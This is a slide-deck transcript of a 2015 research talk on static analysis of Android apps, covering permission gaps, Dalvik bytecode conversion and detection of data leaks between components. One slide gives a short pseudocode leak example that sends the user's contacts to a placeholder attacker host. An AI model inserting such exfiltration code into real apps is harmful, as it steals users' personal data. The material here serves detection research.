

Security Analysis of Permission-Based Systems using Static Analysis: An Application to the Android Stack

Jacques Klein

Strongly based on the PhD talk of Alexandre Bartel

University of Luxembourg
SnT

April 24, 2015

Sogeti-SnT Discussions

Outline for section 1

SnT and Serval

Overview

Dalvik Bytecode

Android Framework

Data Leaks

In-Vivo Instrumentation

Conclusion


SnT:Security, Reliability and Trust

- ▶ *Security and Trust* research priority at University of Luxembourg
- ▶ Created in 2009
- ▶ Interdisciplinary research approach to Secure, Reliable, and Trustworthy ICT Systems and Services
- ▶ Platform for collaboration with industrial and governmental partners, EU ESA projects
- ▶ **Impact oriented research focus**

SnT:Security, Reliability and Trust

- ▶ Strategic Partnerships
- ▶ **14 MEUR turnover 2014, 70% competitive**
- ▶ Headcount > 230, 17 faculty members

Personnel 2009-2013



SnT Research Groups

SERVAL

Security, Reasoning and
Validation



Yves Le Traon

NetLab



Thomas Engel

Automation Lab



Holger Voos

APSIA

Applied Security and Information
Assurance



Peter Ryan

Software Verification and Validation



Lionel Briand

Signal Processing and Communications



jörn Ottersten

Reliable and Networked Systems



Jürgen Sachau



SEcurity, Reasoning and VALidation

Members: (Head: Yves Le Traon, Prof.)

Head

1. LE TRAON Yves, Prof. ,Dr.

Senior Research Scientist

1. KLEIN Jacques, Dr.

Research Associates

1. BISSYANDE Tegawendé, Dr.
2. CASSAGNES, Cyril, Dr.
3. FOUQUET François, Dr.
4. KIM Dongsun, Dr.
5. PAPADAKIS Mike, Dr.
6. EL KATEB Donia

PhD Candidates

1. ALLIX Kevin
2. HARTMANN Thomas
3. HENARD Christopher
4. LI Li
5. MARTINEZ Jabier
6. MOAWAD Assaad
7. NGUYEN Phu Hong
8. SANCHEZ Alejandro
9. LI Daoyuan
10. JIMENEZ Matthieu
11. (RUBAB Iram)

Engineers

1. EDSON Ramiro


Just Graduated:

1. AMRANI Moussa
2. DEMONGEOT Thomas
3. ABGRALL Erwan
4. BARTEL Alexandre
5. MEIRA Jorge



Research Domains:

From Software Engineering To Security





Applied Research Directions

- ▶ Modeling and Model@runtime
 - ▶ Keeping models and infrastructures synchronized
 - ▶ Dynamic Adaptation
- ▶ Data Mining
 - ▶ Machine Learning
 - ▶ Optimization algorithms/reasoning
- ▶ Security and Privacy
 - ▶ Access-control/permission-based, Usage control/obligations
 - ▶ Model-driven security
 - ▶ Socio-technical concerns/ conviviality
 - ▶ Malware detection and prevention
 - ▶ Application Analysis: Leaks Detection
- ▶ Software Testing
 - ▶ Model-Based testing
 - ▶ Security testing
 - ▶ Cloud/large scale /DDoS

Outline for section 2

SnT and Serval

Overview

Dalvik Bytecode

Android Framework

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In-Vivo Instrumentation

Conclusion

Let's focus on Android Security

We are working on 2 topics:

- ▶ Machine-learning to detect Android Malware
- ▶ Static Analysis to check some security properties

Evolution of Phones



1985

10,000 loc

1995

100,000 loc

2005

1,000,000 loc

2015

10,000,000 loc

"Smart" Phones = Computer + Sensors + Phone App.



Personal Information Stored on Smartphones



Location

Bank Accounts
InformationPersonnal
Addresses


Calendars



Contacts



Email Accounts



Passwords

Photo
Albums


Serval

SMS Messages

Social
Networking
ProfileBrowser
History

...

Smartphone Penetration

	2012	2013	2014	2015	2016	2017	2018
Smartphone users (billions)	1.06	1.40	1.76	2.04	2.29	2.52	2.73
% change	58.7%	32.3%	25.1%	16.3%	12.2%	10.2%	8.1%
% mobile users	25.8%	31.9%	37.8%	41.8%	45.0%	47.7%	49.8%
% of population	15.2%	19.8%	24.5%	28.2%	31.3%	34.2%	36.5%

Smartphone Users and Penetration Worldwide 2012-2018

Source: eMarketer, June 2014

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Smartphone Usage


AVERAGE TIME SPENT PER PERSON BY PLATFORM IN DECEMBER 2013

	U.S.	U.K.	Italy
Monthly TV time spent	185 hours	129 hours, 54 minutes	143 hours, 20 minutes
Monthly online time spent	26 hours, 58 minutes	29 hours, 14 minutes	18 hours, 7 minutes
Monthly mobile time spent	34 hours, 21 minutes	41 hours, 42 minutes	37 hours, 12 minutes

Source: Nielsen

Gartner Statistics

Gartner Forecast Estimates Mobile OS Sales by Market Share (2009-2016)




Source: Gartner

Forecast: Mobile Devices by Open Operating System, Worldwide, 2009-2016, 2Q12 Update

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Gartner

Market of Mobile Phones

Worldwide Smartphone OS Market Share (Share in Unit Shipments)



→ We target Android.

Objectives

Objectives

Bytecode



Objectives

Bytecode




- Analyze Android bytecode with static analysis tools

Objectives




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


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Objectives




Objectives



- Analyze Android bytecode with static analysis tools

- Check that applications do not have too many permissions

Objectives




- Analyze Android bytecode with static analysis tools

- Check that applications do not have too many permissions

- Find data leaks in applications


Objectives



- Analyze Android bytecode with static analysis tools



Objectives





Objective 1:

Analyze Android bytecode with static analysis tools




From Java source code to Dalvik bytecode



From Java source code to Dalvik bytecode

(a) Java Source Code




BCEL Soot Wala ...




From Java source code to Dalvik bytecode

(a) Java Source Code



BCEL Soot Wala ...

(b) Java Bytecode




BCEL Soot Wala ...

javac



From Java source code to Dalvik bytecode

(a) Java Source Code



BCEL Soot Wala ...

(b) Java Bytecode



BCEL Soot Wala ...

(c) Dalvik Bytecode




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
From Java source code to Dalvik bytecode

(a) Java Source Code



BCEL Soot Wala ...

(b) Java Bytecode



BCEL Soot Wala ...

(c) Dalvik Bytecode



???

RQ → How to analyze Dalvik bytecode?



Contribution

- Dexpler: Converting Dalvik Bytecode to Jimple to Enable Static Analyses




Objective 2:

Check that Application do not Have too Many Permissions

Permission?



Android is a Permission-Based System



Permission?

Permission Gap Consequence


- ▶ Increase of the attack surface of an application

[1] L. Davi, et. al. "Privilege escalation attacks on android". In: Information Security. Springer, 2011.

Permission?



Permission Gap Consequence 2: Android Application Installation



Permission?



Permission-Based Systems

- ▶ More than 100 permissions
- ▶ Permissions are manually given by the developers
- ▶ Documentation is incomplete (about 40.000 entry points)
- ▶ Code snippets may give too many permissions

“[...] to monitor network changes [...] you need permissions
ACCESS_NETWORK_STATE and ACCESS_WIFI_STATE”

([stack overflow .com/questions/2676044/broadcast-intent-when-network-state-has-changed.](http://stackoverflow.com/questions/2676044/broadcast-intent-when-network-state-has-changed.).)

RQ → Do developers declare too many permissions?

RQ → How to automate the process of generating permissions?

Permission?

Contributions

- Generic Methodology to Extract Permission Map
- Statically analyze the Android framework to extract a mapping between API methods (that Android application call) and required permissions.
- Statically analyze the code of Android applications to check which permissions they really require.




Objective 3:

Find Data Leaks in Applications



Security Risks


- ▶ Capability Leaks
 - ▶ Unprotected components may **leak capabilities**





Security Risks


- ▶ Information theft
 - ▶ Intents may hold data
 - ▶ Implicit Intents can be easily intercepted





Security Risks

- ▶ Data Leak: Example of Application Collusion
 - ▶ Application A has GPS location access permission only
 - ▶ Application B has Internet access permission only
 - ▶ How to determine the flows of sensitive information between apps?






Leak Example

```
1  data = getContacts(); // source
...
3  ...
...
5  sendHttpMessage("www.badguys.com", data); // sink
```




Android Specificity: Components & Lifecycles







Android Specificity: Components & Lifecycles






Android Specificity: Components & Lifecycles






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


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


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


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



Android Specificity: Components & Lifecycles







Android Specificity: Components & Lifecycles





Android Specificity: Components & Lifecycles



RQ → How to detect data leaks between components or applications?



Contributions

- Improve the state-of-the-art for data leaks detection in Android applications with IccTA
- Improve Benchmark to Evaluate Static Taint Analysis Tools
- Evaluate IccTA against existing tools with new benchmark



Objective 4:

Use results of static analyses at runtime for security/privacy



Hardening Applications Directly on the Phone

- ▶ Security/Privacy problems introduced by new applications
- ▶ Impossibility of choosing only a subset of permissions
- ▶ Updating the underlying system may not be the desired solution

RQ → How to transform Android applications *in vivo*?

